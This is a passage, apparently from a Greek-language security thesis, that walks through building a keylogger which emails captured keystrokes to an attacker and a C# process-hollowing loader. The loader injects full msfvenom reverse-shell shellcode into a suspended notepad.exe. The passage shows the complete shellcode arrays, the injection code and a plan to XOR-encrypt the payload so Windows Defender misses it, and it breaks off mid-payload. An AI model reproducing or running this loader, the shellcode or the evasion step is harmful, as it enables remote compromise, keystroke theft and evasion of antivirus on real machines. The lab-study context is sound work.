
Εικόνα 65 Python πρόγραμμα keylogger

Τον παραπάνω κώδικα μπορούμε να το διακρίνουμε σε 3 συναρτήσεις. Την onPress, την concatenateArray και την sendEmail.


Η onPress είναι η συνάρτηση που καλείται σε κάθε πληκτρολόγηση που πραγματοποιεί ο χρήστης. Αυτή, πρώτα τοποθετεί σε έναν πίνακα το πλήκτρο που πατήθηκε και στην συνέχεια ελέγχει αν στον πίνακα αυτόν έχουν μπει 10 πλήκτρα. Αν αυτή η συνθήκη ισχύει παίρνει από τον πίνακα με τα πλήκτρα την αντίστοιχη συμβολοσειρά (μέσω της concatenateArray), στέλνοντας της με email (μέσω της concatenateArray),στον επιτιθέμενο. Τέλος αδειάζει τον πίνακα, ώστε να μπορέσει να στείλει στη συνέχεια την επόμενη δεκάδα πλήκτρων.

Η concatenateArray δέχεται ως όρισμα έναν πίνακα και παίρνει ένα - ένα τα στοιχεία του ενώνοντας τα και δημιουργώντας από αυτά μια συμβολοσειρά.


Τέλος, η sendEmail είναι η συνάρτηση εκείνη που είναι υπεύθυνη για να στείλει με email την συμβολοσειρά που δημιουργήσαμε. Για να το πετύχουμε αυτό έχουμε ορίσει την διεύθυνση email του αποστολέα και του παραλήπτη αλλά και τον κωδικό του αποστολέα για να μπορέσει να συνδεθεί η python. Ο κωδικός αυτός δεν είναι ο αληθινός κωδικός του αποστολέα καθώς η Google για λόγους ασφαλείας δεν επιτρέπει την αποστολή email με αυτόν τρόπο με τα αληθινά στοιχεία σύνδεσης κάποιου. Γι' αυτό τον λόγο χρειάστηκε να δημιουργηθεί ένας κωδικός πρόσβασης εφαρμογής όπως τον ονομάζει η Google που είναι ειδικός για την περίπτωση αυτή. Παρακάτω υπάρχουν σε εικόνες τα βήματα που ακολουθήθηκαν.



Εικόνα 66 Αποστολή email από python - Δημιουργία κωδικού μέσω Google (1)




Εικόνα 67 Αποστολή email από python - Δημιουργία κωδικού μέσω Google (2)




Εικόνα 68 Αποστολή email από python - Δημιουργία κωδικού μέσω Google (3)

Αφού λοιπόν το πρόγραμμα είναι έτοιμο τοποθετούμε στο Windows VM. Σε αντίθεση με το Ransomware που αναλύσαμε προηγουμένως το πρόγραμμα με τον Keylogger δεν εντοπίστηκε από τον Defender και έτσι δεν χρειάζεται καν να το κάνουμε obfuscate! Το εκτελούμε και μετά από κάποιες πληκτρολογήσεις παρατηρούμε ότι το πρόγραμμα έχει πετύχει τον σκοπό του.



Εικόνα 69 Δοκιμαστική πληκτρολόγηση για έλεγχο keylogger



Εικόνα 70 Αποστολή email των πλήκτρων που πατήθηκαν

4.6 Process Hollowing

Στην ενότητα αυτή θα προσπαθήσουμε να εκτελέσουμε κώδικα reverse shell μέσω της τεχνικής Process Hollowing που εξηγήσαμε νωρίτερα. Θα χρησιμοποιηθεί αυτό το πρόγραμμα C# [35] και παρακάτω ακολουθεί η ανάλυση των πιο βασικών του σημείων.

```
static void Main(string[] args)
{
    // 1 -- Create the target process in a suspended state

    STARTUPINFO si = new STARTUPINFO();
    PROCESS_INFORMATION pi;
    SECURITY_ATTRIBUTES sa = new SECURITY_ATTRIBUTES();

    CreateProcess(
        "C:\\Windows\\System32\\notepad.exe",
        "",
        ref sa,
        ref sa,
        false,
        CREATE_SUSPENDED,
        IntPtr.Zero,
        null,
        ref si,
        out pi
    );

    Console.WriteLine("[1] Created suspended 'notepad.exe' with ProcId " + pi.dwProcessId);

    // 2 -- Get the address of the Process Environment Block

    PROCESS_BASIC_INFORMATION pbi = new PROCESS_BASIC_INFORMATION();
    uint retlen = 0;
    ZwQueryInformationProcess(
        pi.hProcess,
        ProcessBasicInformation,
        ref pbi,
        (uint)(IntPtr.Size * 6),
        ref retlen
    );

    Console.WriteLine("[2] PEB is at 0x{0}", pbi.PebAddress.ToString("X"));
```

Εικόνα 71 Process Hollowing C# πρόγραμμα (1) [35]

Το κομμάτι αυτό του κώδικα χρησιμοποιεί την CreateProcess [36] για να δημιουργήσει μια διεργασία που θα τρέχει το notepad.exe σε κατάσταση αναστολής (CRETE_SUSPENDED). Στην συνέχεια, χρησιμοποιεί την συνάρτηση ZwQueryInformationProcess [37] που παρέχει διαφόρων τύπων πληροφοριών σχετικά με τη διεργασία-στόχο. Πιο συγκεκριμένα, η συνάρτηση αυτή γεμίζει την δομή pbi και θα περιλαμβάνει κάποιες βασικές πληροφορίες όπως είναι η διεύθυνση του PEB.

Το επόμενο βήμα είναι να βρει μέσω του pbi την διεύθυνση μνήμης του εκτελούμενου κώδικα της διεργασίας και αυτό θα το πετύχει με τον ακόλουθο τρόπο χρησιμοποιώντας την συνάρτηση ReadProcessMemory [38]:

```
// 3 -- Extract the Image Base Address from the PEB

byte[] buf1 = new byte[0x8];
IntPtr numBytesRead = IntPtr.Zero;

ReadProcessMemory(
    pi.hProcess,
    pbi.PebAddress + 0x10,
    buf1,
    0x8,
    out numBytesRead
);
IntPtr imageBaseAddress = (IntPtr)BitConverter.ToInt64(buf1, 0);

Console.WriteLine("[3] Image Base Address is 0x{0}", imageBaseAddress.ToString("X"));
```

Εικόνα 72 Process Hollowing C# πρόγραμμα (2) [35]

Πλέον αφού έχουμε διαθέσιμο το ακριβές κομμάτι της μνήμης στο οποίο εκτελείται ο κώδικας της διεργασίας μπορούμε να τοποθετήσουμε σε αυτό τον δικό μας κώδικα. Μέσω λοιπόν του msfvenom θα πάρουμε shellocode και χρησιμοποιώντας την WriteProcessMemory [39] θα πετύχουμε τον στόχο αυτό.

```
┌──(.afric)─(kali㉿kali)-[~/thesis/processHollowing]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.13 LPORT=4444 -f csharp -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of csharp file: 2374 bytes
byte[] shellcode = new byte[460] {0×fc,0×48,0×83,0×e4,0×f0,
0×e8,0×c0,0×00,0×00,0×00,0×41,0×51,0×41,0×50,0×52,0×51,0×56,
0×48,0×31,0×d2,0×65,0×48,0×8b,0×52,0×60,0×48,0×8b,0×52,0×18,
0×48,0×8b,0×52,0×20,0×48,0×8b,0×72,0×50,0×48,0×0f,0×b7,0×4a,
0×4a,0×4d,0×31,0×c9,0×48,0×31,0×c0,0×ac,0×3c,0×61,0×7c,0×02,
0×2c,0×20,0×41,0×c1,0×c9,0×0d,0×41,0×01,0×c1,0×e2,0×ed,0×52,
0×41,0×51,0×48,0×8b,0×52,0×20,0×8b,0×42,0×3c,0×48,0×01,0×d0,
0×8b,0×80,0×88,0×00,0×00,0×00,0×48,0×85,0×c0,0×74,0×67,0×48,
0×01,0×d0,0×50,0×8b,0×48,0×18,0×44,0×8b,0×40,0×20,0×49,0×01,
0×d0,0×e3,0×56,0×48,0×ff,0×c9,0×41,0×8b,0×34,0×88,0×48,0×01,
0×d6,0×4d,0×31,0×c9,0×48,0×31,0×c0,0×ac,0×41,0×c1,0×c9,0×0d,
0×41,0×01,0×c1,0×38,0×e0,0×75,0×f1,0×4c,0×03,0×4c,0×24,0×08,
0×45,0×39,0×d1,0×75,0×d8,0×58,0×44,0×8b,0×40,0×24,0×49,0×01,
0×d0,0×66,0×41,0×8b,0×0c,0×48,0×44,0×8b,0×40,0×1c,0×49,0×01,
0×d0,0×41,0×8b,0×04,0×88,0×48,0×01,0×d0,0×41,0×58,0×41,0×58,
0×5e,0×59,0×5a,0×41,0×58,0×41,0×59,0×41,0×5a,0×48,0×83,0×ec,
0×20,0×41,0×52,0×ff,0×e0,0×58,0×41,0×59,0×5a,0×48,0×8b,0×12,
0×e9,0×57,0×ff,0×ff,0×ff,0×5d,0×49,0×be,0×77,0×73,0×32,0×5f,
0×33,0×32,0×00,0×00,0×41,0×56,0×49,0×89,0×e6,0×48,0×81,0×ec,
0×a0,0×01,0×00,0×00,0×49,0×89,0×e5,0×49,0×bc,0×02,0×00,0×11,
0×5c,0×c0,0×a8,0×01,0×0d,0×41,0×54,0×49,0×89,0×e4,0×4c,0×89,
0×f1,0×41,0×ba,0×4c,0×77,0×26,0×07,0×ff,0×d5,0×4c,0×89,0×ea,
0×68,0×01,0×01,0×00,0×00,0×59,0×41,0×ba,0×29,0×80,0×6b,0×00,
0×ff,0×d5,0×50,0×50,0×4d,0×31,0×c9,0×4d,0×31,0×c0,0×48,0×ff,
0×c0,0×48,0×89,0×c2,0×48,0×ff,0×c0,0×48,0×89,0×c1,0×41,0×ba,
0×ea,0×0f,0×df,0×e0,0×ff,0×d5,0×48,0×89,0×c7,0×6a,0×10,0×41,
0×58,0×4c,0×89,0×e2,0×48,0×89,0×f9,0×41,0×ba,0×99,0×a5,0×74,
0×61,0×ff,0×d5,0×48,0×81,0×c4,0×40,0×02,0×00,0×00,0×49,0×b8,
0×63,0×6d,0×64,0×00,0×00,0×00,0×00,0×00,0×41,0×50,0×41,0×50,
0×48,0×89,0×e2,0×57,0×57,0×57,0×4d,0×31,0×c0,0×6a,0×0d,0×59,
0×41,0×50,0×e2,0×fc,0×66,0×c7,0×44,0×24,0×54,0×01,0×01,0×48,
0×8d,0×44,0×24,0×18,0×c6,0×00,0×68,0×48,0×89,0×e6,0×56,0×50,
0×41,0×50,0×41,0×50,0×41,0×50,0×49,0×ff,0×c0,0×41,0×50,0×49,
0×ff,0×c8,0×4d,0×89,0×c1,0×4c,0×89,0×c1,0×41,0×ba,0×79,0×cc,
0×3f,0×86,0×ff,0×d5,0×48,0×31,0×d2,0×48,0×ff,0×ca,0×8b,0×0e,
0×41,0×ba,0×08,0×87,0×1d,0×60,0×ff,0×d5,0×bb,0×f0,0×b5,0×a2,
0×56,0×41,0×ba,0×a6,0×95,0×bd,0×9d,0×ff,0×d5,0×48,0×83,0×c4,
0×28,0×3c,0×06,0×7c,0×0a,0×80,0×fb,0×e0,0×75,0×05,0×bb,0×47,
0×13,0×72,0×6f,0×6a,0×00,0×59,0×41,0×89,0×da,0×ff,0×d5};
```

Εικόνα 73 shellcode από msfvenom σε μορφή C#

```
    // 5 -- Write shellcode at EntryPoint

    // msfvenom -p windows/x64/shell_reverse_tcp LPORT=4444 LHOST=192.168.100.85 -f csharp -v shellcode (ENCODED)
    byte[] shellcode = new byte[460] {0xfc,0x48,0x83,0xe4,0xf0,
    0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,
    0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,
    0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,
    0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
    0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,
    0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,
    0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,
    0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,
    0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,
    0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,
    0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,
    0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,
    0xd0,0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,
    0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,
    0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,
    0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,
    0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,
    0x33,0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,
    0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,0x49,0xbc,0x02,0x00,0x11,
    0x5c,0xc0,0xa8,0x01,0x0d,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,
    0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,
    0x68,0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,
    0xff,0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,
    0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,
    0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,
    0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,
    0x61,0xff,0xd5,0x48,0x81,0xc4,0x40,0x02,0x00,0x00,0x49,0xb8,
    0x63,0x6d,0x64,0x00,0x00,0x00,0x00,0x00,0x41,0x50,0x41,0x50,
    0x48,0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0x0d,0x59,
    0x41,0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x01,0x01,0x48,
    0x8d,0x44,0x24,0x18,0xc6,0x00,0x68,0x48,0x89,0xe6,0x56,0x50,
    0x41,0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,
    0xff,0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,
    0x3f,0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0x0e,
    0x41,0xba,0x08,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,
    0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,
    0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,
    0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5};
```


Εικόνα 74 Εισαγωγή shellcode στον κώδικα

Το τελευταίο βήμα είναι φυσικά να βγάλουμε την διεργασία από την κατάσταση αναστολής στην οποία βρίσκεται και να συνεχίσουμε την εκτέλεση της.

```
WriteProcessMemory(
    pi.hProcess,
    entryPointAddr,
    shellcode,
    shellcode.Length,
    out numBytesRead
);

Console.WriteLine("[5] Wrote shellcode to Entry Point");

// 6 -- Resume the target process

ResumeThread(pi.hThread);

Console.WriteLine("[6] Resumed process thread");
```

Εικόνα 75 Process Hollowing C# πρόγραμμα (3) [35]

Κάνοντας build το πρόγραμμα μέσω του Visual Studio έχουμε το αντίστοιχο εκτελέσιμο.



Εικόνα 76 Process Hollowing εκτελέσιμο

Παρόλα αυτά το Windows Defender καταλαβαίνει την απειλή και μπλοκάρει αμέσως την εκτέλεση. Αυτό δεν ευθύνεται στο πρόγραμμα καθώς η τεχνική του hollowing δεν μπορεί να είναι απαραίτητα κακόβουλη.
Αντιθέτως, ο Defender καταλαβαίνει αμέσως την επικινδυνότητα του shellcode που τοποθετήσαμε στην μνήμη και επομένως ο κώδικας που παράξαμε από το msfvenom είναι ο λόγος που το πρόγραμμα δεν ξεπέρασε αυτόν τον μηχανισμό ασφαλείας. Για να το ξεπεράσουμε θα χρησιμοποιήσουμε την τεχνική της κρυπτογραφίας στο shellcode έτσι ώστε να περάσει απαρατήρητο από τα Windows. Πιο συγκεκριμένα κάθε byte του shellcode θα το κάνουμε XOR με το 54 όπως φαίνεται στις εικόνες 77 και 78

```
┌──(.afric)─(kali㉿kali)-[~/thesis/processHollowing]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.13 LPORT=4444 -f python -v buff
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of python file: 2320 bytes
buff =  b""
buff += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51"
buff += b"\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52"
buff += b"\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buff += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
buff += b"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
buff += b"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b"
buff += b"\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
buff += b"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
buff += b"\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41"
buff += b"\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
buff += b"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
buff += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44"
buff += b"\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
buff += b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
buff += b"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
buff += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
buff += b"\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49"
buff += b"\xbe\x77\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49"
buff += b"\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49\x89\xe5"
buff += b"\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x0d\x41\x54"
buff += b"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07"
buff += b"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41"
buff += b"\xba\x29\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9"
buff += b"\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0"
buff += b"\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
buff += b"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9"
buff += b"\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40"
buff += b"\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00"
